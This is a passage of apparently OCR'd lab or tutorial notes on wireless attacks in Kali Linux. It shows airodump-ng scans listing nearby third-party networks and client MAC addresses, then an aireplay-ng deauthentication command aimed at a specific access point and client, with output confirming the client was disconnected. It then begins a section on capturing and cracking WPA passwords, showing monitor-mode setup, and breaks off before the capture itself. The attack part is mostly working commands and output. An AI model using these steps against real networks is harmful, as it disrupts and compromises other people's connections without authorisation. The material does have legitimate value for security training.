


```
┌──(prithvi㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 70:B7:AA:26:10:DF  -72       62       90    0  11   65   WPA2 CCMP        <length:  0>
 9A:E3:AA:CC:C2:C2  -45       35        0    0  11  360   WPA2 CCMP   PSK  Aman's ONEPLUS Network
 4E:B3:8C:AA:B5:90  -51       23        0    0   6  360   WPA2 CCMP   PSK  Galaxy S10lite
 6A:E0:65:62:3A:1F  -53       26      223    0  11  180   WPA2 CCMP   PSK  OPPO A5 2020
 0C:80:63:5A:E6:98  -64       25        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 BC:14:EF:FA:3A:4D  -79       17        0    0   1  130   OPN              TJ2100N-957d36ad-24GHz
 7C:5A:1C:22:97:CF  -70       17        5    1   1  360   OPN              CDAC
 0C:80:63:04:07:52  -72        8        0    0   1  405   WPA2 CCMP   PSK  iotlan
 0E:80:63:04:07:52  -72        6        0    0   1  405   WPA2 CCMP   PSK  max8
 0C:80:63:5A:E3:DC  -73       18        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 EC:08:6B:A0:10:BB  -75       15        0    0   1  195   WPA2 CCMP   PSK  Certin-2.4-Touch
 7C:5A:1C:22:9A:3B  -86        9        1    0   1  360   OPN              CDAC
 86:83:C2:27:A1:E7  -81        5        0    0  11  195   WPA2 CCMP   PSK  <length:  0>
 76:83:C2:27:A1:E7  -81        5        0    0  11  195   WPA2 CCMP   PSK  GILL_sense
 74:83:C2:27:A1:E7  -82       10       19    0  11  195   WPA2 CCMP   PSK  AMP_BLR
 00:4E:35:8D:80:A0  -85       11        1    0   6  130   WPA2 CCMP   PSK  IAP-ICERT
 BC:14:EF:FA:39:D3  -88        5        0    0   1  270   OPN              TJ2100N-957d4a32-24GHz
 0C:80:63:5A:E6:26  -89        3        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 D8:32:E3:DF:43:64  -90        4        0    0  11   65   WPA2 CCMP   PSK  Bhosdi k padhai kar
 A6:19:F5:A8:17:18  -90        2        0    0  11  180   WPA2 CCMP   PSK  URI
 8C:3B:AD:D9:A8:9D  -87        8        0    0   3  130   WPA2 CCMP   PSK  CDAC-GUEST
 30:AE:A4:C1:E4:75  -91        6        0    0   1  135   WPA2 CCMP   PSK  ASSL_30:ae:a4:c1:e4:74

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   FE:9B:B7:C2:76:FB  -88    0 - 1      0        1
 (not associated)   72:4B:F1:8E:F8:00  -69    0 - 1      0       19         Galaxy A31EE55
 (not associated)   2E:ED:30:BF:1B:74  -83    0 - 1      0        1
 (not associated)   DC:A6:32:22:F7:AD  -86    0 - 1      0        3
 (not associated)   76:72:4D:EF:D0:67  -88    0 - 1      1        2
 (not associated)   20:34:FB:F8:[illegible]  -88    0 - 1      0        1
 70:B7:AA:26:10:DF  3E:6B:E3:78:28:6A  -61   1e- 1e      0       87
 9A:E3:AA:CC:C2:C2  04:C8:07:2D:57:1E  -71    0 - 1      0       17
 6A:E0:65:62:3A:1F  0A:28:B9:34:A8:98  -46    0 - 1e     0        9
 6A:E0:65:62:3A:1F  10:7B:44:EE:D7:3A  -67   24e-24e     0      223
 7C:5A:1C:22:9A:3B  EA:7A:00:12:65:E6  -78    0 - 1e     0        5         CDAC
Quitting ...
```

**Step-5:- Select Channel access and access this wifi point(Hidden SSID)**

**#sudo airodump-ng -c <u>11</u> wlan0mon**

**Channel No.(<length 0) ←–– vivo1723**




```
┌──(prithvi㉿kali)-[~]
└─$ sudo airodump-ng -c 11 wlan0mon

 CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 7C:5A:1C:22:95:B3   -1   0        0       17    0  11   -1   OPN              <length:  0>
 70:B7:AA:26:10:DF  -19 100      129        1    0  11   65   WPA2 CCMP        <length:  0>
 9A:E3:AA:CC:C2:C2  -44 100      121        4    0  11  360   WPA2 CCMP   PSK  Aman's ONEPLUS Network
 6A:E0:65:62:3A:1F  -47 100      122       77    0  11  180   WPA2 CCMP   PSK  OPPO A5 2020
 86:83:C2:27:A1:E7  -77  80      111        0    0  11  195   WPA2 CCMP   PSK  <length:  0>
 76:83:C2:27:A1:E7  -82  83       94        0    0  11  195   WPA2 CCMP   PSK  GILL_sense
 74:83:C2:27:A1:E7  -84  92      105      223   27  11  195   WPA2 CCMP   PSK  AMP_BLR
 A6:19:F5:A8:17:18  -91  76      101        0    0  11  180   WPA2 CCMP   PSK  URI
 54:EF:33:74:07:2E  -89  24       36        0    0  11  135   WPA2 CCMP   PSK  Carosag
 BC:14:EF:FA:39:9D  -90  14       25        0    0  11  270   OPN              TJ2100N-957d36d5-24GHz

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   1E:8F:9E:4D:B7:13  -39    0 - 1      0        2
 (not associated)   AE:5F:9D:D4:D3:CA  -38    0 - 1      0        2
 (not associated)   D6:ED:B3:87:76:E9  -45    0 - 1      0        3
 (not associated)   C6:D4:60:7C:38:0B  -46    0 - 1      5        7
 (not associated)   8A:D1:10:17:DC:25  -50    0 - 1      0        3
 (not associated)   B2:9A:FC:6B:C1:A2  -52    0 - 5      0        1
 (not associated)   CE:8D:0F:D6:B5:28  -55    0 - 1      4        5
 (not associated)   2E:8A:28:27:39:21  -73    0 - 1      0        3
 (not associated)   76:FD:8F:90:34:FA  -81    0 - 1      1        3
 (not associated)   DC:A6:32:22:F7:AD  -85    0 - 1      0        3
 (not associated)   E4:5F:01:AF:E1:1D  -91    0 - 1      0        3
 (not associated)   4A:98:35:24:16:E1  -92    0 - 1      0        1
 7C:5A:1C:22:95:B3  EA:7A:00:12:65:E6  -89    0 - 1e     0      934         CDAC
 70:B7:AA:26:10:DF  3E:6B:E3:78:28:6A  -64   1e- 1e      0       11
 9A:E3:AA:CC:C2:C2  04:C8:07:2D:37:1E  -58   1e-24    1317      103
 6A:E0:65:62:3A:1F  0A:28:B9:34:A8:98  -48    0 - 1e     0        1
 6A:E0:65:62:3A:1F  10:7B:44:EE:D7:3A  -56   1e- 1       0       81
 74:83:C2:27:A1:E7  A4:CF:12:1E:33:60  -86    0 - 6      0        6
 74:83:C2:27:A1:E7  A4:CF:12:51:7F:E4  -88    0 - 6      0        7
Quitting ...
```

**Step-6:- Send deauth packet to Access point(<length 0) ←– vivo1723**

**#sudo aireplay-ng -0 <u>100</u> -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon**

**Deauth Packet** **Access Point** **BSSID** **Station (Client MAC)**


**Then the Station (or Wifi connected user) cannot be connect**




```
┌──(prithvi㉿kali)-[~]
└─$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A  wlan0mon
19:04:37  Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
```

---

# 3. Wireless SSID password capturing and cracking.



**Step-1:-Add alfa adapter to kali machine**
**Atheros UB91C ——-> USB**
**After adding Atheros reboot kali Machine**



**USB**

☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller


● USB 2.0 (OHCI + EHCI) Controller

○ USB 3.0 (xHCI) Controller

USB Device Filters

☑ ATHEROS UB91C [0108]


**Step:-2:-Find whether wireless card is connected or not using below command**
**$ iwconfig**



```
┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-3:-Now put the wireless interface into monitor mode using below command**


# sudo airmon-ng start wlan0
# iwconfig



```
┌──(prithvi㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for prithvi:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    456 NetworkManager
  19800 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)


┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-4:-Here we run the command to know the list of hidden wireless networks around us using below command**

